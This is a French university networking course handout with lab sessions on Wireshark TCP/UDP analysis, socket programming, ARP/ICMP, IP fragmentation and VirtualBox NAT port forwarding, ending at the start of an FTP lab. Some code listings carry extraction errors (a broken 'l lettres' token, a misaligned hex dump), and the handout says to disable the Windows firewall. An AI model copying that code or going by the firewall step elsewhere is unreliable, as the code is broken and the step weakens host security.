28         System.out.println("Lancement de l'application Client "+InetAddress.
getLocalHost());
29         ConnexionAUnServeur = new Socket (InetAddress.getByName(NomDuServeur),
port);
30         FluxSortie = new DataOutputStream(ConnexionAUnServeur.getOutputStream
());
31         FluxDEntrer = new DataInputStream(ConnexionAUnServeur.getInputStream
());
32         do{
33             MessageATransmettre=JOptionPane.showInputDialog("Entrez le message
à transmettre:");
34             byte[] b= new byte[MessageATransmettre.length()];
35
36             int i=0;
37             for(char c:MessageATransmettre.toCharArray()){
38                 b[i]=(byte)c;
39                 i++;
40             }
41
42             FluxSortie.write(b);
43
44
45             }while(!MessageATransmettre.equalsIgnoreCase("Fin"));
46
47             System.out.println("Deconnexion");
48             ConnexionAUnServeur.close();
49         }
50         catch (Exception e) {
51             System.out.println("Erreur =" +e);
52         }
53     }
54
55 }

```

TP 2 Couche Transport

IV

Objectifs

- Analyser l'entête TCP avec Wireshark ;
- Travail à rendre : pour chaque question/étape prenez une capture d'écran *complète* (les captures d'écran partielles ne seront comptabilisés).

1. Analyse du trafic avec Wireshark

La réalisation de ce TP nécessite l'installation de Wireshark :

<https://www.wireshark.org/download.html>

Lors du lancement de Wireshark soyez sûr que le logiciel est lancé en mode administrateur .

Ouvrez Wireshark et sélectionnez l'interface Npcap Loopback (1). Ensuite, insérez le filtre de port [tcp.port == 9500] en haut (2) afin d'observer seulement les paquets destinés / générés par le port TCP 9500.




Figure 1. Interface loopback

Ci-dessous, les boutons permettant de a) d'arrêter la capture, b) redémarrer la capture, c) changer l'interface de capture.




Figure 2. Interface de capture

2. Exercice : Three way handshake et flags

Question

1. Exécutez le client du TP1 (Client.py) sans lancer le serveur et observez le résultat sur Wireshark. Quels sont les flags affichés dans la capture Wireshark ?
2. Exécutez le serveur (Serveur.py du TP 1) et ensuite le programme Client et observez le résultat sur Wireshark. Repérez les flags utilisés pour l'échange three-way-handshake dans la capture (les trois premiers segments échangés entre le client et serveur).
3. Transmettez un message du client vers le serveur et repérez le contenu de la transmission sur Wireshark (voir Figure 3).
4. Quels sont les flags utilisés dans le segment contenant les données envoyées par client ?
5. Quelles sont les options négociées initialement entre le serveur et client (sélectionnez les deux premiers échanges du three-way handshake afin de visualiser ces options)?
6. Transmettez un message "Fin" depuis le client vers le serveur afin de clôturer la connexion entre serveur et client. Repérez les flags utilisés pour clôturer la connexion.

8.602153	127.0.0.1	127.0.0.1	TCP	56	49906 → 9500 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
8.602233	127.0.0.1	127.0.0.1	TCP	44	9500 → 49906 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8.602296	127.0.0.1	127.0.0.1	TCP	56	[TCP Retransmission] 49906 → 9500 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
27.415797	127.0.0.1	127.0.0.1	TCP	44	9500 → 49906 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27.415958	127.0.0.1	127.0.0.1	TCP	56	[TCP Retransmission] 49906 → 9500 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1

```

Frame 148: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Null/Loopback
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 50059, Dst Port: 9500, Seq: 1, Ack: 1, Len: 22
Data (22 bytes)

```

```

0000 02 00 00 00 45 00 00 3e 8c de 40 00 80 06 00 00 ...E...> ..@....
0010 7f 00 00 01 7f 00 00 01 c3 8b 25 1c 64 4f dc 3c Z..LP.'.'...MESS
0020 5a e3 1b 21 50 18 27 f9 ad 81 00 00 4d 45 53 53 AGE VERS port 95
0030 41 47 45 20 56 45 52 53 20 70 6f 72 74 20 39 B5
0040 30 30

```

Figure 3. Capture du contenu du message

3. Exercice : UDP broadcast

Dans cet exercice, vous devez prendre une capture d'écran complète de votre écran d'un broadcast UDP sur le port 5000.




Figure 4. Filtre UDP

Question

UDP est moins utilisé que TCP mais présente d'autres avantages. Par exemple, puisque le TWH n'est pas nécessaire dans UDP, une application peut diffuser périodiquement sur un numéro de port spécifique afin que d'autres programmes/appareils puissent détecter l'existence de celle-ci dans le réseaux local. C'est le cas des jeux vidéos multijoueur dans le réseau local.

1. Connectez au réseau local.
2. Lancez Wireshark *sur la machine de votre camarade* ou d'une machine quelconque dans le réseau local (votre camarade doit être connecté au même réseau local aussi).
3. Filtrez pour obtenir les messages UDP entrants du port 5000 sur la machine de votre camarade (*udp.port==5000*);
4. Exécutez le *programme suivant sur votre machine* afin de diffusez un message dans le réseau (le code est téléchargeable depuis le lien suivant <https://drive.google.com/drive/folders/1jgkUyXKXEsXb-3nhJT-gDt2GRHmZelNh?usp=sharing>) :

```
1 import socket
2 SocketUDP= socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # ceration socket UDP
3 SocketUDP.setsockopt(socket.SOL_SOCKET, socket.SO_BROADCAST, 1) # rendre le
   socket UDP broadcast
4 Numero_Port=5000
5 AdresseDiffusion='192.168.1.255'
6 MessageADiffuser=b'Votre message a diffuser dans le reseau' # contenu du message
   diffusion
7 SocketUDP.sendto(MessageADiffuser, (AdresseDiffusion, Numero_Port)) #
   transmettre le message
```

4. Exercice : Client jeux textuel Partie 1

Le code du serveur suivant, prend un mot aléatoire depuis le dictionnaire, réarrange les lettres de ce dernier aléatoirement, et envoie le résultat au client.

```
1 import random, time
2 from socket import socket
3 List_mots=open("dictionnaire.txt").read().split("\n")
4 socket_serveur=socket()
5 socket_serveur.bind(("localhost",900))
6 socket_serveur.listen(10)
7 while True:
8     connexion, _=socket_serveur.accept()
9     start=time.time()
10    mot_aleatoire=List_mots[int(random.random()*len(List_mots))]
11    lettres=list(mot_aleatoire)
12    random.shuffle(l lettres)
13    connexion.send(("".join(l lettres)+"#GAMESTART\r\n").encode("ascii"))
14    guess=""
15    while "#FINISH\r\n" not in guess:
```

```

16     guess=""
17     while True:
18         guess+=connexion.recv(1024).decode("ascii")
19         if "#TRY\r\n" in guess:break
20     guess=guess.split("#")[0]
21     if guess.lower()==mot_aleatoire.lower():
22         connexion.send(("#YOUWON "+str(time.time()-start)+"\r\n").encode("ascii"))
23     connexion.send(b"#WRONG\r\n")
24     connexion.close()
25

```

Question

- Quelle séquence de caractères marque la fin de la réponse client?
- Quels sont les codes de réponse serveur?
- Rédigez un code client qui permet de récupérer et afficher les lettres transmis par le serveur, lire et transmettre le mot saisi par le client et afficher la réponse du serveur à la fin.

5. Exercice : Client jeux textuel Partie 2

Le code suivant est un serveur de jeux textuel qui sélectionne un mot aléatoirement à partir d'un fichier dictionnaire.txt et l'envoie au client. Le client doit taper le mot correctement et le transmettre au serveur. Si le mot envoyé par le client est correct le serveur renvoie le temps accompli par le client :

```

1 from socket import socket;from random import random;import time
2 List_mots=open("dictionnaire.txt").read().split("\n")
3 socket_serveur=socket()
4 socket_serveur.bind(("localhost",700))
5 socket_serveur.listen(10)
6 while True:
7     connexion,_=socket_serveur.accept()
8     start=time.time()
9     mot_aleatoire=List_mots[int(random()*len(List_mots))]
10    connexion.send((mot_aleatoire+"#ENDOFWORD").encode("ascii"))
11    client_typed=connexion.recv(1024).decode("ascii")
12    while "#END" not in client_typed:
13        client_typed+=connexion.recv(1024).decode("ascii")
14    if client_typed.split("#")[0]==mot_aleatoire:
15        connexion.send(("Time to type =" +str(time.time()-start)+"#ENDOFGAME").encode(
16            "ascii"))
17    else:
18        connexion.send(b"#TYPINGERROR")
19    connexion.close()


```

Question

- Quels sont les codes de réponse serveur ?
- Quelle séquence de caractères exprime la fin du mot tapé par le client ?

6. Exercice : Analyse du trafic Jupyter Notebook

Ouvrez Jupyter Notebook dans votre PC afin de suivre cet exercice.



Question 1

Quel est le numéro de port utilisé pour connecter à l'application Jupyter Notebook ? (regardez l'URL)

Lancez Wireshark et filtrez pour obtenir seulement les messages envoyés du navigateur web vers le serveur Jupyter Notebook (*tcp.dstport==8888 pour éliminer les messages dans le sens inverse*).


No.	Time	Src	Length	Protocol	Dst	Source	Destination	Info
55	13.655...	63675	1329	HTTP	8888	:::1	:::1	GET /api/sessions?_=17294108782
56	13.655...	8888	64	TCP	63675	:::1	:::1	8888 → 63675 [ACK] Seq=1 Ack=12
57	13.656...	63676	1330	HTTP	8888	:::1	:::1	GET /api/terminals?_=1729410878
58	13.656...	8888	64	TCP	63676	:::1	:::1	8888 → 63676 [ACK] Seq=1 Ack=12
59	13.663...	8888	391	HTTP/...	63675	:::1	:::1	HTTP/1.1 200 OK , JavaScript Ob

Question 2

Créez un nouveau Notebook python et repérez les messages échangés lors de cette opération sur Wireshark. Utilisez le filtre *tcp.port==8888 && (http||json)*

Question 3


Ajoutez du contenu à votre Notebook et enregistrez le. Repérez les message client avec le même filtre précédent.



Question 4

Exécutez une cellule de code et repérez la réponse serveur. Utilisez le filtre *tcp.srcport==8888*.

TP 3 Adressage (Couche Internet et Couche Liaison)



1. Exercice : ARP et ICMP

Question

Pour les étudiants souhaitant de tester ce TP à domicile, il suffit de connecter au réseau domestique et puis utiliser des adresses IP du réseaux locale (192.168.1.1--192.168.1.254). Vous pouvez aussi utiliser le point d'accès d'un Smartphone pour créer un réseau local :

Ouvrez votre CMD et Wireshark. Ensuite, ouvrez l'interface réseau que vous utilisez pour connecter au réseau sur Wireshark (l'interface Wifi si vous êtes connecté au réseau local ou réseau de la faculté).

1. Connectez au réseau local et repérez les messages ARP diffusés dans le réseau (ajoutez un filtre `arp.opcode==2 || arp.opcode==1`). Pour cette étape vous devez capturer l'interface Wifi ou Ethernet (les message arp ne seront pas reçus par l'interface loopback);
2. Quels sont les types des messages ARP affichés après l'application du filtre ? Repérez votre adresse MAC dans les messages ARP?
3. Exécutez la commande `ping` sur votre CMD vers une machine distante (ou vers le loopback 127.0.0.1) et repérez les paquets ICMP Echo request / reply dans Wireshark. Pour repérer les messages ICMP echo request/reply, ajoutez le filtre `icmp.type == 0 || icmp.type==8` dans la capture de paquets Wireshark.
4. Sélectionnez un paquet ICMP echo request/reply et repérez le payload (champ Data du paquet ICMP) généré par le ping dans le paquet affiché par Wireshark.
5. Exécutez la commande `tracert` sur votre CMD vers une machine distante (ou site web par exemple `google.dz`) et ajoutez le filtre `icmp.type == 0 || icmp.type==8 || icmp.type==11`. Quels sont les types de messages ICMP générés par la commande `tracert` ?
6. Repérez la copie du message expiré dans le message ICMP type 11 (*Time Exeeded*) .

Remarque : La commande `tracert` de linux n'utilise pas ICMP Echo Request et ICMP Echo/Reply. Celle-ci génère des Datagrames UDP vers la destination avec le même principe de TTL incrémenté que `tracert`. Ainsi, les sauts intermédiaires répondent avec `icmp.type==11` et `icmp.type==3` (si vous utilisez Linux vous devez ajouter le filtre `icmp.type == 3 || icmp.type==11`).

2. Exercice : Fragmentation IP et flags

Question

1. Sélectionnez l'interface Wifi et exécutez le programme python suivant. Celui-ci transmet un message UDP vers le port 50000 d'une machine locale (et cette dernière ne possède pas de programme écoutant ce port). Ainsi, le contenu ne peut pas être livré.
2. Quel est le type du message ICMP et le code reçu à cause de cette transmission (capturez la transmission avec Wireshark) ?
3. Repérez la copie du message qui n'a pas pu être livrer au port 50000 dans le message ICMP.
4. Changez l'adresse IP destination dans le programme suivant en mettant `IP="172.16.160.2"` (ou une adresse de votre choix dans le réseau local par exemple 192.168.1.1 si vous êtes connectés au réseau local chez vous) et `MESSAGE="ABC"*1500`. (`MESSAGE="ABC"*1500` == une chaîne de caractères de 4500 (3 x 1500) où "ABC" se répète pour 1500 fois)
5. Utilisez le filtre (`ip.frag_offset!=0 || ip.flags.mf==1`) dans Wireshark pour repérer la transmission des fragments ;
6. Exécutez le code python et repérez les flags allumés dans le header IP pour indiquer la fragmentation.

```

1 import socket
2 IP = "192.168.1.1"
3 PORT = 50000
4 MESSAGE = "Ey 192.168.1.1! tu ecoute le port 50000?"
5 print( "UDP target IP:", IP)
6 print( "UDP target port:", PORT)
7 print( "message:", MESSAGE)
8 #creation d'un socket UDP
9 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
10 sock.sendto(MESSAGE.encode(), (IP, PORT))
11


```

3. Exercice : NAT (Network Address Translation)


- Téléchargez Oracle VirtualBox et Oracle VirtualBox Extension Pack ;
- Installez Oracle VirtualBox en premier et ensuite installez VirtualBox Extension Pack (double clique sur le cube vert après la fin de l'installation de Oracle VirtualBox) ;
- Double clique sur *Lubuntu+wireshark+Idle.ova* (cube orange) et définissez la configuration qui vous convient (RAM, processeur, etc). Pour une installation avec configuration par défaut, cliquez seulement sur suivant jusqu' à la fin de l'installation (téléchargez l'image de la machine virtuelle dans le lien <https://drive.google.com/drive/folders/1G6y93EPFtjf8jkyw1DhE6mHUJO0wX1GE?usp=sharing>) ;

- 5.2 SDK (5.2.24)
- VirtualBox 5.2.24 (released January 15 2019)
 - Windows hosts
 - OS X hosts
 - Solaris hosts
 - Linux Hosts:
 - Ubuntu 18.04 / 18.10 / Debian 10
 - Ubuntu 16.04 32-bit | 64-bit
 - Ubuntu 14.04 / 14.10 / 15.04 32-bit | 64-bit
 - Debian 9 32-bit | 64-bit
 - Debian 8 32-bit | 64-bit
 - openSUSE 15.0
 - openSUSE 13.2 / Leap 42 32-bit | 64-bit
 - Fedora 29
 - Fedora 26 / 27 / 28 32-bit | 64-bit
 - Oracle Linux 7 / Red Hat Enterprise Linux 7 / CentOS 7
 - Oracle Linux 6 / Red Hat Enterprise Linux 6 / CentOS 6 32-bit | 64-bit
 - All distributions 32-bit 64-bit
 - Extension Pack
 - Sources
 - MD5 checksums, SHA256 checksums


Après la fin de l'installation de la machine virtuelle , cliquez sur celle-ci et ensuite cliquez sur "Configuration..."



Cliquez sur Réseau, ensuite Avancé et ensuite sur Redirection de Ports.



Ajoutez l'entree suivante et puis cliquez sur **OK** :




Lancez votre machine virtuelle (login == *master1rsd2020*, mot de passe == *master1rsd2020*) ;

Exécutez le programme suivant dans votre machine virtuelle (ouvrez le terminal et tapez "*python NomdeVotreProgramme.py*") ;

```
1 import socket
2 SocketServeur=socket.socket()
3 SocketServeur.bind(("0.0.0.0",5000))
4 SocketServeur.listen(4)
5 while True:
6     ConnexionAuClient, addr = SocketServeur.accept()
7     print(ConnexionAuClient, addr)
8     print(ConnexionAuClient.recv(1024))
9     ConnexionAuClient.send(b"\r\n\r\n<html><body><h1>FAKEHTMLSERVER INC &#xa9;<
/h1></body></html>")
10    ConnexionAuClient.close()
```

Dans votre système d'exploitation principale ouvrez votre navigateur et tapez url suivant : *http://127.0.0.1/*

Le site est accessible de toutes les machines du réseau local (*http://VOTREADRESSEIP/* depuis n'importe quelle machine) à condition que le programme serveur python est lancé.




TP 4 Couche Application - FTP

VI


1. Désactivation Pare-feu Windows

Avant de commencer à utiliser l'application client ftp de windows depuis le CMD, il faut désactiver le parefeu windows car l'implémentation windows fonctionne exclusivement avec le mode FTP actif.

